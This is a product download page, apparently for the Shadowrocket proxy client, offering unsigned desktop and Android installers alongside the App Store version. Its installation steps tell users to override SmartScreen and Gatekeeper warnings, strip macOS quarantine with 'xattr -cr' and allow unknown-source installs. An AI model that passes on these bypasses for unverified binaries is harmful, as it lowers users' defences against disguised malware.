Current version Loading · iPhone / iPad: one-time $2.99; Mac, Windows, Android and Linux: free
Where to get it
iPhone / iPad: App Store Other platforms: installers from this site
2 ways to get it
iPhone / iPad: one-time $2.99 Mac / Windows / Android / Linux: free
Developer
Shadow Launch Technology Limited
App ID
932747118
The computer and Android installers are unsigned, so the system may block the first launch. Verify the download source first, then follow the installation instructions below.
Choose a version by platform
platform
Check your operating system first, then confirm the chip or architecture. Your current device is listed first when detected. If you are downloading for another device, use that device's specifications. Automatic detection is only a guide; confirm the Mac chip and Linux package format manually.
ios / ipados
iPhone / iPad
$2.99, one-time.Get it from the App Store product page. An iPhone and iPad using the same Apple ID share one purchase. Mac, Windows, Android and Linux versions are free. The store shows the local currency and final price for your account's region.
System requirements: iOS / iPadOS 13.0 or later; check the App Store page for the current requirements.
Free.Apple Silicon and Intel DMG installers are available. iPhone / iPad is a one-time $2.99 App Store purchase; Windows, Android and Linux versions are also free. After downloading, open the disk image, drag Shadowrocket into Applications, then launch it from that folder.
System requirements: macOS 12 or later. Choose the version for your chip or processor.
Not sure which to choose? Open About This Mac and check Chip / Processor. If the first launch is blocked, follow the macOS permission steps.
windows
Windows
Free.Download the 64-bit EXE installer, save it locally, then run it and follow the setup wizard. Mac, Android and Linux versions are also free; iPhone / iPad is a one-time $2.99 App Store purchase. Close any running instance of Shadowrocket before installation to prevent file conflicts.
Architecture: 64-bit x64. Check your system type under Settings → System → About.
Free.The arm64 APK works on most Android phones and tablets from recent years. Mac, Windows and Linux versions are also free; iPhone / iPad is a one-time $2.99 App Store purchase. Download it in the browser on your target device, then open the installer from your download history.
Architecture: arm64. If the system reports incompatibility, check the device's processor architecture first; do not repeatedly install the same file.
Your browser may need permission to install unknown apps. See the Android installation instructions. If the download will not open inside WeChat, open this page in your system browser instead.
linux
Linux
Free.Choose a package for your distribution: DEB for Debian / Ubuntu, RPM for Fedora / openSUSE, or AppImage for other distributions. Mac, Windows and Android versions are also free; iPhone / iPad is a one-time $2.99 App Store purchase.
Architecture: x86_64 / amd64. These packages do not support ARM processors. AppImage requires execute permission; package installation and permission commands are below.
Do not rely on the file extension alone to determine processor compatibility. Check your distribution's package format and use the actual downloaded filename in the terminal.
First installation and system permissions
install
The computer and Android installers are unsigned, so the system may show a source warning or block the first launch. Follow these steps only for Shadowrocket installers confirmed to have been downloaded from this site. If the file came from another page, its source cannot be confirmed, or the system prompt differs from the examples below, stop and verify the source again.
Platform and prompt
Steps
Check before proceeding
Windows SmartScreen: “Windows protected your PC”
Select “More info,” verify the file you are opening, then select “Run anyway” and continue with the setup wizard.
It should be the 64-bit EXE downloaded from this page. Organization-managed devices may not offer a continue button. Contact an administrator; do not change organization security policies.
macOS “Cannot verify developer”
After trying to open the app, go to System Settings → Privacy & Security, find the corresponding blocked app entry, select “Open Anyway,” and confirm when prompted.
Move the app into Applications first. Make sure the blocked entry is for Shadowrocket, not another file opened around the same time.
macOS “App is damaged” prompt
After confirming the source and installation location, run this command in Terminal: xattr -cr /Applications/Shadowrocket.appThen reopen the app.
The command applies only to this app path. If the app is elsewhere, first drag it into Applications. Do not expand the command to other directories.
Android Permission required to install from this source
Follow the prompt to open the current browser's “Allow from this source” setting. Allow the browser you used for this download to install apps, then return to the download history and open the APK.
Menu locations vary by system. Grant the permission to the browser or file manager, not to a download webpage. You can turn off the permission after installation.
Linux AppImage will not run directly
Open the download directory and enter chmod +x in Terminal, then drag the downloaded AppImage file into the terminal and run the command. Double-click the file or launch it from Terminal afterward.
Quote paths that contain spaces correctly. Grant execute permission only to the downloaded file, not to the entire download directory.
Linux Install a DEB package
In the download directory, run sudo apt install ./filename.deb, replacing “filename.deb” with the actual filename. You can use Tab to complete the name.
For distributions that use apt. RPM packages can be handled by the distribution's package installer. Do not mix DEB and RPM commands.
Installation on iPhone / iPad is handled by the App Store; the installer permission steps above do not apply. When you first enable a connection after installation, the system may ask to add a VPN configuration. Grant permission when prompted after confirming the request came from Shadowrocket, which you just opened.
App Store and account region
store
This section applies to iPhone / iPad only. The app is not available in the mainland China store. The App Store storefront is determined by the country or region associated with your Apple ID, not by your device language, time zone or the language used on this page. If search returns no results, open the exact product page using the App Store button on this page to tell “not found in search” apart from “unavailable in this region.”
To check, go to Settings → Apple ID → Media & Purchases → View Account → Country/Region. Some systems show your account name or “Apple Account” instead. Open the corresponding account page. Check the account used for Media & Purchases; do not assume that the account used for iCloud is also the purchasing account.
To change your region, open the change option on the Country/Region page and follow the account page's instructions. Factors such as account balance, active subscriptions, Family Sharing status and payment details may affect the change. Follow the information shown by the system to determine whether you can proceed. Do not ignore account requirements listed on the page or mistake changing your device region for changing your store region.
The US App Store price for iPhone / iPad is a one-time $2.99 purchase; other storefronts show local currency. Mac, Windows, Android and Linux versions are free. Before confirming a purchase, check the product name, developer and final store price. Computer and Android users can download the installer for their platform directly from this page; the store-region steps in this section do not apply.
Verify the app and identify its interface
verify
Check these three App Store details first
On the iPhone / iPad App Store product page, confirm that the name is Shadowrocket, the developer is Shadow Launch Technology Limited, and the app ID in the product link is 932747118. The official icon is a blue-purple outlined rocket on a white background. A similar name does not mean it is the same app; verify the developer, icon and app ID together.
A listing with the same name marked free in the App Store is an imitation, not the iPhone / iPad version of this product. Pricing depends on the platform: iPhone / iPad is a one-time $2.99 App Store purchase; Mac, Windows, Android and Linux versions are free. Do not use the free download options for computers and Android to judge a similarly named App Store listing.
Then check the installer source and screenshot purpose
Get Mac, Windows, Android and Linux installers only from the corresponding buttons on this page. Their download paths are under this site's /dl/shadowrocket/ directory. Do not verify a file's source by its name, icon or extension alone, and do not replace the provided installer with a modified file from an unknown source. To update, return to this page and choose the correct system and architecture.


The screenshots below are official English App Store screenshots to help identify Home and Add Server. Their contents are not importable server details, and the same server list will not appear automatically after installation. Layouts may vary between systems and change as the app is updated; follow the interface currently shown in the app.
Home: check the connection status and Global Routing, then open Add Server from the SERVER group.Add Server: enter your own server details in the fields, or use an import option such as Scan QR Code.
New device, reinstall and updates
restore
On iPhone / iPad, sign in with the original purchasing account and find Shadowrocket under App Store → Account → Purchased to download it again. Some systems label the entry “Apps” or “My Apps.” An iPhone and iPad using the same Apple ID share one purchase; redownloading a purchased app does not require another payment. The US App Store price for iPhone / iPad is a one-time $2.99 purchase; Mac, Windows, Android and Linux versions are free.
If the page still shows a purchase price, first confirm that Media & Purchases is signed in with the original purchasing account, then check your purchase history and store region. Do not pay again just to test whether the purchase can be restored. Redownloading may also depend on account status and current store availability; check what appears in Purchased and on the product page.
Purchase history is not a configuration backup. Before changing devices, keep your own subscription address, server details and any configuration files you need to transfer. After installing on the new device, import those details. Subscription links may contain personal access credentials; do not include a full link in a public screenshot or support question. After restoring a subscription, check the selected server and Global Routing settings.
App updates for iPhone / iPad are delivered through the App Store. To move to a new Mac, Windows, Android or Linux device, return to this page and download the relevant installer. Save your existing configuration before updating, then close the running client. Do not start troubleshooting by uninstalling and reinstalling, as unsaved local configuration may be lost.
Two pricing options and service scope
price
iPhone / iPad $2.99 one-timeMac / Windows / Android / Linux Free
iPhone / iPad requires a one-time App Store purchase; there is no monthly client fee. The US price is $2.99. Other regions use the price shown on the local product and checkout pages. Mac versions for Apple Silicon and Intel, Windows, Android and Linux are free. The two Mac installers are for different compatible architectures, not different pricing tiers.
One-time client purchase ≠ service plan.Buying the client once does not purchase a network service. Shadowrocket is used to import and manage subscriptions or server details that users already have; installing the app does not generate usable server details. The client price and fees charged by a service provider for an existing service are separate matters.
This is the Shadowrocket official website and manual. It does not provide, sell or recommend nodes or subscriptions. Every platform requires users to already have their own subscription or server details. If a subscription has expired, downloading the app again or repurchasing the client cannot restore permissions on the provider's side. Check the original service status and imported details first.
After installation, continue in this order: import existing details → check the server type and fields → choose a routing mode → enable the connection → verify access. If something goes wrong, identify whether the issue is with installation, import or connection before checking the relevant instructions. This helps keep purchase questions separate from network configuration issues.
Download and installation FAQ
answers
Can I use Shadowrocket on a computer or Android phone?
Yes. Mac, Windows, Android and Linux versions are free, with installers available from this site. The iPhone / iPad version is a one-time $2.99 App Store purchase. On every platform, users need to import their own subscription or server details.
Which Mac version should I choose: Apple Silicon or Intel?
Open About This Mac from the Apple menu. Choose the Apple Silicon version if Chip shows Apple Silicon; choose the Intel version if Processor shows Intel. Both Mac installers are free. The iPhone / iPad version is a one-time $2.99 App Store purchase; Windows, Android and Linux versions are also free.
What should I do if Windows says “Windows protected your PC”?
First, confirm that the file came from the Windows button on this page and is an installer under this site's /dl/shadowrocket/ directory. After confirming its source, select “More info” in the SmartScreen prompt, then select “Run anyway.” If the device is organization-managed and you cannot proceed, contact your device administrator. Do not change your organization's security policies.
What if Shadowrocket does not appear in the App Store search?
The app is not available in the mainland China store. Open the App Store product link on this page, then check your Apple ID country or region. Your device language does not determine the store region. You can check it under Settings → Apple ID → Media & Purchases → View Account → Country/Region. Follow the account page's instructions to see whether it can be changed.
Do I have to pay again when I get a new phone or reinstall the app?
The iPhone / iPad version is a one-time $2.99 App Store purchase. You can redownload it from Purchased using the same Apple ID. Mac, Windows, Android and Linux versions are free and can be downloaded again on a new device. After reinstalling, import your own configuration; purchase history is not a configuration backup.
Can I install it on iPad? Is the purchase shared with iPhone?
Yes. An iPhone and iPad using the same Apple ID share one purchase. The US App Store price is a one-time $2.99; versions for other platforms are free. Check the App Store page for iPhone / iPad system requirements. You will still need to import your own subscription or server details after installation.